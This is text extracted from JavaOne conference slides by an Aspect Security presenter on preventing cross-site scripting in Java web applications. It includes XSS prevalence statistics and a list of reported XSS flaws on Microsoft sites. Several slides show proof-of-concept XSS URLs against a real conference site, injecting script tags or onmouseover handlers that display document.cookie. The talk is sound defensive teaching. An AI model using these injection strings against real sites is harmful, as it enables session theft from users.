



java is a trademark of Sun Microsystems, Inc.



JavaOne™

XSS-Proofing Java™ EE, JSP, and JSF Applications

Jeff Williams


[Aspect Security](#)

<http://www.aspectsecurity.com>

jeff.williams@aspectsecurity.com

Twitter Questions: [@planetlevel](#)

WebGoat



OWASP
Foundation



AppSec
Contract



CSRF
Guard
& Tester



Java
PDF Attack
Filter



ASVS



JavaEE
ClickJack
Filter



1999

2001

2003

2005

2007

2009



SSE-CMM




OWASP
Top Ten



Chapters
Program



Java
Stinger



Risk Rating
Model



Java
ESAPI



XSS Prevent
CheatSheet



Ebola: Courtesy NIH





**You spread XSS every time
you put untrusted data in a
webpage without escaping**

Ebola: Courtesy NIH



150 days...

Courtesy xssed.org



150 days...


Courtesy xssed.org



15 seconds...

[http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss'><script>alert\(document.cookie\)</script>](http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss'><script>alert(document.cookie)</script>)



Multiple instances in page



15 seconds...

[http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss'><script>alert\(document.cookie\)</script>](http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss'><script>alert(document.cookie)</script>)


Multiple instances in page



15 more seconds...

`http://www28.cplan.com/cc230/
sessions_catalog.jsp?
ilc=230-1&ilg=english&isort=&isort
_type=&is=yes&icriteria8=xss'
onmouseover='alert
(document.cookie)'`


Multiple instances in page



15 more seconds...

[http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss' onmouseover='alert\(document.cookie\)](http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss' onmouseover='alert(document.cookie))

Multiple instances in page




Vulnerable Web Applications

- > 225,150,000 records leaked via vulnerable applications
- > 79% of all stolen records in 2008 came from breached apps


Courtesy Verizon

XSS Epidemic

- > 70-90% of applications are vulnerable
- > 466 new vulnerable SSL websites per day




Courtesy Netcraft



The screenshot shows a web browser window with the address bar displaying <http://xssed.com/search?key=microsoft>. The page title is "XSS Search | XSSed.com". The main content area displays the results for "microsoft" (limited to 20 entries per section). The results list various Microsoft-related websites and the individuals who notified them of XSS vulnerabilities. The list includes:


- www.microsoft.com XSS vulnerability notified by AGD_SCORP
- www.microsoft.com XSS vulnerability notified by AGD_SCORP
- www.laboratoire-microsoft.org XSS vulnerability notified by Fugitif
- www.microsoft-press.de XSS vulnerability notified by Fugitif
- www.microsoft-press.de XSS vulnerability notified by TreX
- www.microsofttraining.com XSS vulnerability notified by www.r3t.n3t.nl
- microsoft.mrmplc.com XSS vulnerability notified by www.r3t.n3t.nl
- microsoft.mrmplc.com XSS vulnerability notified by www.r3t.n3t.nl
- research.microsoft.com XSS vulnerability notified by Arham Muhammad
- microsoft.handango.com XSS vulnerability notified by Fugitif
- forums.microsoft.com XSS vulnerability notified by THE-SHOCK-BOY
- www.microsofttraining.com XSS vulnerability notified by zupergazi
- www2.microsofttraining.com XSS vulnerability notified by Arham Muhammad
- msdn.microsoft.com XSS vulnerability notified by C.D. Backslash
- partner.microsoft.co.kr XSS vulnerability notified by rEmOtEr
- learningcenter.partners.extranet.microsoft.com XSS vulnerability notified by bill
- partner.microsoft.co.kr XSS vulnerability notified by Thefucker
- partner.microsoft.co.kr XSS vulnerability notified by St@rExT
- research.microsoft.com XSS vulnerability notified by Deep Emperor
- www.microsoft.com XSS vulnerability notified by B34TR1B0X

“Alert Boxes Don’t Scare Me”




You Are Not the Target


wired



xsspired



